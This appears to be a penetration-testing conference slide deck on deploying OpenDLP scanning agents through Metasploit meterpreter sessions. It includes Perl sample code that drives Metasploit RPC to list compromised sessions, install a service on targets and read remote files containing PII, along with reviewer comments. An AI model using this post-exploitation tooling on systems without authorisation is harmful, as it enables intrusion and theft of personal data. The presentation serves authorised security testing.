Post-Exploitation Nirvana: Launching OpenDLP Agents over Meterpreter Sessions

Andrew Gavin : Verizon Business
Michael Baucom : N2 Net Security, Inc
Charles Smith : N2 Net Security, Inc

n2netsec

Presentation Outline

- Brief recap of OpenDLP
- Goals of new Meterpreter feature
- Decisions behind using OpenDLP and Metasploit
- Architecture and changes
- Live demos

Brief Recap of OpenDLP

- OpenDLP is a data discovery tool for filesystems and databases
- Free and open source (GPLv3)
- It has support for agent scanning (Windows) or agentless scanning (Windows/UNIX/DBs)
- Uses profiles to scan systems/DBs:
  - Administrative credentials
  - Whitelist/blacklist files/directories
  - Regular expressions to use when searching for data

Brief Recap of OpenDLP

- Today will concentrate on agent scanning
- Old method:
  - User configures profile and enters list of IPs to scan
  - OpenDLP webapp pushes agent to Windows boxes over SMB
  - Agent starts as a Windows service at low priority
  - Agent scans directories/files based on profile
  - Agent phones home every X seconds with results
  - When agent is done, webapp uninstalls it
  - Can view results, mark false positives, export XML
- Live demo of agent scanning

Current Limitations of OpenDLP

- In order to deploy to multiple systems with a single profile, you must have domain admin credentials or the hash
- If you don't have domain admin credentials, you need to create a profile for each system with different passwords or hashes (must be a system account due to service interactions)

Goals of the Project

- Need to have the ability to search compromised machines for PII with or without having credentials
- The tool must have minimal impact on the users of the machines compromised
- The tool must cleanup deployed files after it has finished searching
- The tool must minimize the risks associated with leaking the data
- The tool must use freely available software

The tools were in a bag…

- What better tools to use than we ones we've been using already
- OpenDLP for scanning and viewing the results
- Metasploit for compromising the systems

So OpenDLP is almost the solution…

- Since we are performing a Pentest and using Metasploit to gain access to machines, can we leverage Metasploit to deploy OpenDLP?
  - Not as OpenDLP exists, we must have credentials or hashes
  - Even with hashdump, we cannot guarantee that we get a domain admin account
  - While we can use system accounts, it is too cumbersome to create a profile per machine

No credentials, no problem

- Rather than using Metasploit to get the credentials (and copying them manually into a profile) why not simply use Metasploit for deployment?
- Metasploit meterpreter sessions provide the ability to:
  - Upload/download files
  - Execute programs on the target
  - Manage Services
- Metasploit RPC provides a mechanism to drive from remote


Why Metasploit?

- Openly available Exploit Framework that many Pentesters use, including us
- Has an RPC interface that allows another tool to list compromised systems and interact with them
- Many routines that allow you to deploy services, elevate privileges, download/upload files, and execute applications on the target

OpenDLP Metasploit Bridge

- The OpenDLP Metasploit Bridge gives OpenDLP the ability to use Metasploit sessions to deploy the agent scanner
- Allows the user to create a single profile for windows Metasploit sessions regardless of the credentials necessary for the machines
- All features of the current OpenDLP deployment are available via Metasploit Sessions

OpenDLP System Layout



Breakout of the Metasploit Bridge

- Modifications to the OpenDLP web pages to include Metasploit Integration
- Creation of a Metasploiter perl module to handle interacting with Metasploit RPC to include console interaction
- Metasploit Post Module that handles deployment of the OpenDLP agent, including uploading files, service management, configuration passing, and downloading files.

MetaSploiter Background

- Since OpenDLP is written in perl, I needed a perl module to communicate with Metasploit
- Stand-alone perl module to interact with meterpreter sessions from any perl program
- Parses RPC responses so you don't have to

MetaSploiter: Highlights

- Login and acquire persistent credentials
- Get Metasploit version
- Get list of sessions (and details about each session)
- Interact with sessions via meterpreter read and writes (Synchronous writes too)
- Upload/download files between Metasploit and target session
- Create and change remote path (on target system)
- Change local (to Metasploit) path
- Remotely execute apps on the target (opens a channel and wait for the results)
- Check if connected to Armitage console

MetaSploiter: Sample Usage

- Logon to Metasploit and acquire persistent auth token

```
use Strict;
use MetaSploiter;

my $ret_code = 0;
my $metaSploiter = MetaSploiter->new();

if ($ret_code = $metaSploiter->MetaLogin("192.168.1.100", # host
                                         55552,           # port
                                         "msf",           # user
                                         "f00bar",        # password
                                         1) )             # 0=plaintext 1=SSL
{
  die($metaSploiter->GetLastError());
}
print "Logged in (Temporary token: " . $metaSploiter->GetAuthToken() . ").\n";
if ($ret_code = $metaSploiter->AcquirePersistentToken()) {
  die($metaSploiter->GetLastError());
}
print "Acquired persistent token: ". $metaSploiter->GetAuthToken() . ".\n";
```

MetaSploiter: Sample Usage

- Retrieve the session list

```
if ($ret_code = $metaSploiter->ListSessions()) {
  die($metaSploiter->GetLastError());
}
my @sessionList = $metaSploiter->GetSessionList();

my $countTo = scalar(@sessionList);
print "Current active sessions: $countTo\n";

if ($countTo > 0) {
  print "Displaying sessions...\n";

  for (my $i = 0; $i < $countTo; $i++) {
    print "  Session " . $sessionList[$i]->sessionName .": ";
    print $sessionList[$i]->target_host  . " - " . $sessionList[$i]->info . "\n";
  }
}
```

MetaSploiter: Sample Usage

- Print the Metasploit version
- Change the remote path in a session and print it
- Release the persistent token to finish

```
print "Current Metasploit Version: " . $metaSploiter->GetMetasploitVersion() . "\n";

my $sessionId = 5;  #Assuming for this demo that session 5 exists.

if ($ret_code = $metaSploiter->ChangeRemotePath($sessionId, "c:/program files") ) {
  die($metaSploiter->GetLastError());
}
if ($ret_code = $metaSploiter->SendAndWait($sessionId, "pwd")) {
  die($metaSploiter->GetLastError());
}
print "Current path on session $sessionId: " . $metaSploiter->GetCommandResponse();

if ($ret_code = $metaSploiter->ReleasePersistentToken()) {
  die($metaSploiter->GetLastError());
}
print "Released persistent token.\n";
print "Done.\n\n";
```

MetaSploiter: Sample Usage

- Output from this small application looks like this:

```
Logged in (Temporary token: TEMPOTr5B1HpCzCJpTfIgYAH2uQBROoT).
Acquired persistent token: SjyBUZYLxvDRRfoyp3DdDsomEwWdMJaC.
Current active sessions: 3
Displaying sessions...
  Session 6: 192.168.1.109 - NT AUTHORITY\SYSTEM @ GAETA
  Session 5: 192.168.1.102 - NT AUTHORITY\SYSTEM @ ADAMA
  Session 3: 192.168.1.105 - NT AUTHORITY\SYSTEM @ DUALLA
Current Metasploit Version: 4.3.0-dev
Current path on session 5: c:\program files
Released persistent token.
Done.
```

- Note: The above demo code above showcases just a subset of the functionality available inside the MetaSploiter package.

MetaSploiter Weaknesses

- Uses the Meterpreter RPC commands
  - Access to Meterpreter sessions is not synchronized
  - Unable to match a response to a particular command, or to a particular user
    - one user sends a “pwd” and another attempts to cat a file at the same time, whoever reads first will get the data, and it will likely not be the expected response
  - Therefore, more than one application cannot access the same meterpreter session at the same time. This means applications using the MetaSploiter module, or even using meterpreter from a Metasploit console.
  - Files must be downloaded to the Metasploit box and retrieved manually (no direct download through RPC)

4 C.E.S.1

Slide 20

4 Is this correct? You will have a difficult audience. Make sure that the console has issues also.
Michael, 5/1/2012

C.E.S.1 Reworded that paragraph to be less confusing
Charles Smith, 5/22/2012

How Armitage Influenced our direction

- Previous weaknesses mean that MetaSploiter and Armitage do not play nicely
- Armitage's mutiplexing of commands and sharing sessions does not work for non-Armitage clients 2 C.E.S.2
  - Armitage command responses may be unintentionally intercepted by MetaSploiter, and MetaSploiter commands will cause Armitage to miss (or misinterpret) expected responses

Slide 21

2 Make sure this statement is correct. I believe it is correct, but did you actually experience this?
Michael, 5/1/2012

C.E.S.2 Yes, I tested this. If I'm running armitage and I connect to meterpreter and start sending commands, armitage will get confused. If I create a simpl
app that constantly reads from meterpreter and does nothing but consume, then armitage will timeout or not display complete results because
they've been consumed by someone else. I have not however tried this in team server mode, though.
Charles Smith, 5/22/2012

Check for Armitage

- MetaSploiter includes a CheckForArmitage method to determine if Armitage is connected to the RPC server
  - If it is connected to an Armitage server, you can still use MetaSploiter, but you must ensure no-one else uses Armitage while your application is running
  -

```
print "Checking for Armitage... ";
my $arm = $metaSploiter->CheckForArmitage();
if ($arm == -1) { die($metaSploiter->GetLastError()); }
if ($arm == 0) { print "Not using Armitage.\n"; }
if ($arm == 1) {
  print "WARNING: ARMITAGE DETECTED.\n";
  print "  Armitage and other clients cannot be used on the same \n";
  print "  session at the same time. \n";
  print "  When using MetaSploiter, do not interact with \n";
  print "  the session through Armitage, or the client may fail.\n";
}
```

OpenDLP Post Module

- Developed in order to overcome the issues with interacting with meterpreter sessions using MetaSploiter and the RPC
  - Metasploit post module to be installed on the Metasploit system, in windows/gather/opendlp
  - MetaPostModule perl module installed with OpenDLP web application
    - Overrides MetaSploiter, but has additional functionality specific to calling our post module

Post Modules executed over RPC directly

- Our first pass was to create a Post Module and execute via the “module.execute” RPC command
  - Worked great, but no way to view status messages
  - Considered modifying Metasploit to provide a mechanism to get the output via a new RPC command, but it was not clean
  - Decided to move to a new console and execute the post module from there over RPC
    - By using the console, we were able to download files from the target directly to the OpenDLP System

OpenDLP Post Module Actions

- The OpenDLP post module may execute six different actions, detailed below:
  - DEPLOY –
    - Creates a directory on the target system.
    - Uploads the OpenDLP files.
    - Executes the self-extracting archive.
    - Writes the configuration file.
    - Installs the OpenDLP service.
    - Starts the OpenDLP service.
  - START – Starts the OpenDLP service on the target system.
  - STOP – Stops the OpenDLP service on the target system.
  - DELETE – Uninstalls the OpenDLP service from the target system.
  - REMOVE – Removes the installation files and directory from the target system
  - READFILE – Reads a file on the target system and prints it to the console

OpenDLP Post Module

- MetaPostModule creates a new console and executes the post module action in the console
  - There are no visible interactions with the meterpreter session
- To deploy, set the following properties:
  - ModuleName – should be to “windows/gather/opendlp”
  - ConfigString – Base64-encoded string of the OpenDLP configuration created by OpenDLP in start-verify.html
  - SourcePath –Path to the OpenDLP files to upload from the Metasploit box
  - RemotePath – The installation directory on the target
  - SessionId – The session to which you are deploying

OpenDLP Post Module: Deployment

- Ensure module exists on Metasploit by calling **CheckForModule()**
- Deploy via the **DeployOpenDLP()**

```
my $metaPostModule = MetaPostModule->new();
$metaPostModule->MetaLogin("192.168.1.109", 55552, "msf", "f00bar", 1);
$metaPostModule->SetModuleName("windows/gather/opendlp");
if ($ret_code = $metaPostModule->CheckForModule() ) {
  die "Module \"windows/gather/opendlp\" is not installed on the Metasploit host.";
}

my $configString = encode_base64("OpenDLP-generated configuration string");
$metaPostModule->SetSourcePath("c:/metasploit/OpenDLP_files");
$metaPostModule->SetRemotePath("c:/program files/opendlp");
$metaPostModule->SetConfigString($configString);
$metaPostModule->SetSessionId(5);
$ret_code = $metaPostModule->DeployOpenDLP();
LogMe($metaPostModule->GetCommandResponse()); #log the full results
if ($ret_code) {
  die "Failed to deploy OpenDLP: " . $metaPostModule->GetLastError();
} else {
  print "Successfully deployed OpenDLP.\n";
}
```

OpenDLP Post Module: File Download

- Files containing PII can now be retrieved directly
  - It is no longer necessary to save them on the Metasploit box as it is with the MetaSploiter module
- To get the contents of a remote file:

```
my $ret_code = $postMod->ReadFile("c:\\helloworld.txt");
if ($ret_code) { die "Error: " . $postMod->GetLastError(); }
print $postMod->GetFileData();
```


User Interface walk-through

